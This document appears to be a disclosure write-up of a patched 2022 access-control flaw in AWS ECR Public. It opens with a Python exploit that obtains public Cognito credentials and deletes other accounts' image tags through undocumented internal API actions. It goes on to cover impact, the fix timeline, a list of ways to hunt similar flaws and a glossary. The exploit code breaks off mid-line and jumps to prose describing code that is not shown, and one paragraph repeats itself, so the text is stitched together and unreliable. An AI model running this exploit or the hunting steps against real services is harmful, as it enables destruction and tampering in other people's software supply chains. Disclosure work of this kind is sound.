registry_alias_name = 'w8r5q5v0'
# Set this value to the target repository name
repository_name = 'gafpubrep'

DESCRIBE_REPOSITORY_CATALOG_DATA = 'SpencerFrontendService.DescribeRepositoryCatalogDataInternal'
DESCRIBE_IMAGE_TAGS = 'SpencerFrontendService.DescribeImageTagsInternal'
BATCH_GET_IMAGE = 'SpencerFrontendService.BatchGetImageInternal'
GET_DOWNLOAD_URL_FOR_LAYER = 'SpencerFrontendService.GetDownloadUrlForLayerInternal'
DELETE_TAG_FOR_CONVERGENT_REPLICATION = 'SpencerFrontendService.DeleteTagForConvergentReplicationInternal'

access_key_id = ''
secret_key = ''
session_token = ''

def init_spencer_creds():
    """
    Uses Amazon Cognito GetCredentialsForIdentity to get temporary credentials for
    SpencerPortalCognitoInfra-SpencerCognitoUnAuthRole Role. I'm using
    GetCredentialsForIdentity with an IdentityId I
    have already issued so as not to overflow the IdentityPool with new GetId each
    time.
    :return: temporary credentials for SpencerPortalCognitoInfra-
    SpencerCognitoUnAuthRole Role.
    """
    client = boto3.client('cognito-identity')
    response = client.get_credentials_for_identity(
        IdentityId='us-east-1:4efdd100-5f28-4444-9dc6-8b201cfef87a'
    )
    if not response["Credentials"]:
        print("Error while getting temporary credentials.")
        sys.exit(1)
    global access_key_id, secret_key, session_token
    access_key_id = response["Credentials"]["AccessKeyId"]
    secret_key = response["Credentials"]["SecretKey"]
    session_token = response["Credentials"]["SessionToken"]

def sign(key, msg):
    return hmac.new(key, msg.encode("utf-8"), hashlib.sha256).digest()

def getSignatureKey(key, date_stamp, regionName, serviceName):
    kDate = sign(('AWS4' + key).encode('utf-8'), date_stamp)
    kRegion = sign(kDate, regionName)
    kService = sign(kRegion, serviceName)
    kSigning = sign(kService, 'aws4_request')
    return kSigning

def send_request(request_parameters, amz_target):
    method = 'POST'
    service = 'ecr-public'
    host = 'ecr-public.us-east-1.amazonaws.com'
    region = 'us-east-1'
    endpoint = 'https://ecr-public.us-east-1.amazonaws.com'
    content_type = 'application/x-amz-json-1.1'

    t = datetime.datetime.utcnow()
    amz_date = t.strftime('%Y%m%dT%H%M%SZ')
    date_stamp = t.strftime('%Y%m%d')

    canonical_uri = '/'
    canonical_querystring = ''
    canonical_headers = 'content-type:' + content_type + '\n' + 'host:' + host + '\n' + 'x-amz-date:' + amz_date + '\n' + 'x-amz-target:' + amz_target + '\n'
    signed_headers = 'content-type;host;x-amz-date;x-amz-target'
    payload_hash = hashlib.sha256(request_parameters.encode('utf-8')).hexdigest()

    # Create canonical request
    canonical_request = method + '\n' + canonical_uri + '\n' + canonical_querystring + '\n' + canonical_headers + '\n' + signed_headers + '\n' + payload_hash

    # Create string to sign
    algorithm = 'AWS4-HMAC-SHA256'
    credential_scope = date_stamp + '/' + region + '/' + service + '/' + 'aws4_request'
    string_to_sign = algorithm + '\n' + amz_date + '\n' + credential_scope + '\n' + hashlib.sha256(
        canonical_request.encode('utf-8')).hexdigest()

    signing_key = getSignatureKey(secret_key, date_stamp, region, service)
    signature = hmac.new(signing_key, (string_to_sign).encode('utf-8'), hashlib.sha256).hexdigest()

    authorization_header = algorithm + ' ' + 'Credential=' + access_key_id + '/' + credential_scope + ', ' + 'SignedHeaders=' + signed_headers + ', ' + 'Signature=' + signature

    headers = {'Content-Type': content_type,
               'X-Amz-Date': amz_date,
               'X-Amz-Target': amz_target,
               'X-Amz-Security-Token': session_token,
               'Authorization': authorization_header}

    response = requests.post(endpoint, data=request_parameters, headers=headers)

    return response.json()

def describe_repository_catalog_data(registry_alias_name):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}"' \
                         '}'
    return send_request(request_parameters, amz_target=DESCRIBE_REPOSITORY_CATALOG_DATA)

def describe_image_tags(registry_alias_name, repository_name):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}", ' \
                         f'"repositoryName": "{repository_name}"' \
                         '}'
    return send_request(request_parameters, amz_target=DESCRIBE_IMAGE_TAGS)

def batch_get_image(registry_alias_name, repository_name, image_digest, image_tag):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}", ' \
                         f'"repositoryName": "{repository_name}", ' \
                         '"imageIds": [{' \
                         f'"imageDigest":"{image_digest}", ' \
                         f'"imageTag":"{image_tag}"' \
                         '}]' \
                         '}'
    return send_request(request_parameters, amz_target=BATCH_GET_IMAGE)

def get_download_url_for_layer(registry_alias_name, repository_name, layer_digest):
    request_parameters = '{"' \
                         f'registryAliasName": "{registry_alias_name}", ' \
                         f'"repositoryName": "{repository_name}", ' \
                         f'"layerDigest":"{layer_digest}"' \
                         '}'
    return send_request(request_parameters, amz_target=GET_DOWNLOAD_URL_FOR_LAYER)

def delete_tag_for_convergent_replication(repository_entity_id, image_manifest_entity_id, tag, created_at, updated_at,
                                          deleted_at):
    random_uuid = uuid.uuid4()
    request_parameters = '{' \
                         '"imageTagEntity": {' \
                         f'\"entityId\":\"{random_uuid}\",
Here is what the script does, piece by piece.
- The
importlines load the libraries the script needs:datetimefor the current time,hashlibandhmacfor the signing maths,sysfor exiting on error,jsonfor parsing JSON,refor regular expressions (patterns that find text inside a string),uuidfor random identifiers,requestsfor HTTP, andboto3for AWS. registry_alias_nameandrepository_nameare the target. The constants below them are the action names that go into theX-Amz-Targetheader.init_spencer_credsasks Cognito for temporary credentials. It reuses anIdentityIdit has already issued, so it does not create a new identity on every run. It stores the access key, secret key and session token in global variables.signandgetSignatureKeyimplement the SigV4 key derivation: a chain of hashes that turns the secret key into a signing key for a specific date, region and service.send_requestbuilds the request. It sets the method to POST, the service toecr-public, the region tous-east-1, and the content type toapplication/x-amz-json-1.1. It computes the canonical request (a normalised version of the request), the string to sign, and the signature. It then sends the request with theX-Amz-Targetheader set to the action name andX-Amz-Security-Tokenset to the session token, and returns the response parsed as JSON.describe_repository_catalog_data,describe_image_tags,batch_get_imageandget_download_url_for_layereach build the JSON body for one read action and pass it tosend_request.delete_tag_for_convergent_replicationbuilds theimageTagEntitybody with a fresh UUID and the savedcreatedAtvalue reused forupdatedAtanddeletedAt, then posts it.get_repositorieslists the repositories in a registry, andget_image_tags_detailslists the tags in a repository.delete_tagruns the chain: it callsbatch_get_imageto get the manifest, parses the manifest as JSON, reads the manifest digest, callsget_download_url_for_layer, and uses the regular expression to pullrepositoryEntityIdandimageManifestEntityIdout of the download URL. Then it calls the delete function.- The last block calls
init_spencer_creds, fetches the tag list, and loops over every tag, printing each one and deleting it. The commented lines show howSearchRepositoryCatalogDataInternalcould be used to list registries and how the loop could be extended over every repository in a registry.
Root cause
The report does not describe the server-side cause; the behaviour is consistent with the target being taken from the request body and authorised against the caller's role rather than against ownership of the registry. The role is handed out to anyone who can call GetCredentialsForIdentity, which is a public API, so the identity is effectively available to any internet user. The report does not describe the server-side code, so the exact check that was missing is not stated; the behaviour is consistent with the target being taken from the request body and authorised against the caller's role rather than against ownership of the registry.
Impact
An external actor could delete, update and create ECR Public images, layers and tags in registries and repositories belonging to other AWS accounts. Deleting all images in a repository is a denial of service against everyone who pulls from it: the software simply stops being available. Updating image contents lets an attacker inject malicious code that runs on any machine that pulls and runs the image, whether a local machine, a Kubernetes cluster (a system for running many containers across many machines) or a cloud environment. Because the images would still appear as verified registries belonging to Amazon, Canonical and other well-known providers, the attack abuses the trust model of ECR Public and undermines its supply chain. The supply chain is the chain of people and software that produce and deliver a piece of software; if one link is compromised, everything downstream is affected.
The report names CloudWatch agent, Datadog agent, EKS Distro, Amazon Linux and Nginx as examples of popular images an attacker could infect this way. The top six most popular images by downloads on the Gallery combine for around 13 billion downloads, and there are several thousands more images stored on ECR Public. An analysis of Lightspin customers found that 26% of all Kubernetes clusters have at least one Pod that pulls an image from public.ecr.aws. A Pod is the smallest unit Kubernetes runs, usually one container. The report hedges the outcome: it is difficult to guess exactly what would happen, but nearly any goal from destruction and exfiltration to persistence and lateral movement can be executed from within a containerised environment. Exfiltration means stealing data out; persistence means staying in place after a restart; lateral movement means moving from one compromised machine to others.
Fix
The vulnerability was reported to AWS Security on 15 November 2022. AWS Security Outreach and the ECR Public team validated it and started deploying a fix the same day, and the fix was deployed on 16 November 2022. Coordinated disclosure followed on 13 December 2022, with an AWS security bulletin, AWS-2022-010. Coordinated disclosure means the researcher and the vendor agree on when the details become public, so that customers have time to react. AWS analysed its logs and confirmed that the only activity related to the issue was between the researcher's accounts, and no customer action is required.
Variants to test
Each one is a small experiment with a clear signal.
- Look for
X-Amz-Targetvalues with anInternalsuffix in the JavaScript of any public AWS-backed web application. A positive result is a target name that does not appear in the public API documentation for the service. - Search the same JavaScript for the string of each undocumented action to recover its input and output shapes. A positive result is a JSON structure naming the required fields, as happened here with
S2j. - Call a read action with no authentication, then with your own credentials.
Missing Authentication Tokenfollowed byAccess Deniedindicates the endpoint exists and needs a specific identity. - Trace the
AccessKeyIdfrom a signed request back to the call that issued it. A positive result is a publicGetCredentialsForIdentityor similar unauthenticated credential-issuing call whose role can be reused. - Replay a write or delete action with the web application's own identity against a resource in a second account you control. A positive result is a successful response and a visible change in the second account.
- Send an undocumented action with an empty body and read the error. A positive result names the required top-level parameter, which is the starting point for reconstructing the body.
- Chain read actions to derive identifiers used by a write action, as with the download URL here. A positive result is a URL or response field that embeds the identifiers the write action expects.
Glossary
- Access control: the rules that decide who is allowed to do what.
- Action: one command in an API, such as "list tags" or "delete tag".
- Alias: the short unique name of an ECR Public registry.
- API: the set of commands one program uses to talk to another.
- AWS: Amazon Web Services, Amazon's cloud platform.
- AWS account: a customer account on AWS; it owns registries, repositories and permissions.
- Body: the data sent with an HTTP request.
- Broken access control: a flaw where the permission check is missing or wrong, so someone can do what they should not.
- Cognito: an AWS service for managing identities for web and mobile applications.
- Container: a sealed package containing a program and everything it needs to run.
- Container image: the file that a container is created from.
- Coordinated disclosure: an agreement between researcher and vendor on when a vulnerability becomes public.
- Credentials: the keys and tokens that prove an identity.
- Denial of service: making a service unavailable to its users.
- Digest: a fingerprint computed from a file's contents; any change to the contents changes the digest.
- Docker: the most common tool for pulling and running container images.
- ECR Public: Amazon's public registry service for container images.
- ECR Public Gallery: the public website that lists repositories hosted on ECR Public.
- Exfiltration: stealing data out of a system.
- Header: a label attached to an HTTP request carrying extra information.
- HTTP: the protocol browsers and programs use to exchange requests and responses.
- IAM: AWS's Identity and Access Management system, which defines who can do what.
- IdentityId: the identifier of an identity in Cognito.
- Image: short for container image.
- Internal suffix: the word
Internaladded to an action name, marking it as not part of the public API. - JSON: a text format for structured data, made of names and values in curly braces.
- Kubernetes: a system for running many containers across many machines.
- Kubernetes cluster: a group of machines managed together by Kubernetes.
- Lateral movement: moving from one compromised machine to others.
- Layer: one part of a container image; images are built from layers.
- Manifest: the file that describes an image's contents and layers.
- Method: the type of an HTTP request, such as GET to read or POST to send.
- Parsing: turning text into a structured object a program can read.
- Persistence: staying in place on a system after a restart.
- Pod: the smallest unit Kubernetes runs, usually one container.
- Privilege escalation: using a small permission to obtain a bigger one.
- Proof of concept: a small demonstration that shows a problem is real without causing harm.
- Pull: download an image from a registry.
- Registry: the warehouse where images are stored.
- Regular expression: a pattern used to find text inside a string.
- Repository: a named shelf inside a registry that holds one image and its versions.
- Request: a message one program sends to another over HTTP.
- Role: a set of permissions in AWS that can be borrowed temporarily.
- Shape: a named template listing which fields an object has.
- SigV4: AWS's scheme for signing requests so the receiver can check who sent them and that they were not changed.
- Signing: attaching a mathematical stamp to a request to prove who sent it and that it is intact.
- Supply chain: the chain of people and software that produce and deliver a piece of software.
- Tag: a label marking a version of an image, such as
latest. - Temporary credentials: short-lived keys and tokens handed out by a service, which expire after a while.
- Token: a short-lived pass that proves an identity.
- Trigger: the user action that causes a particular API action to be called.
- UUID: a long random identifier; V4 is one of its versions.
- Vulnerability: a weakness in software that someone can exploit to do harm.
- X-Amz-Target: the header that tells AWS which action a request is calling.


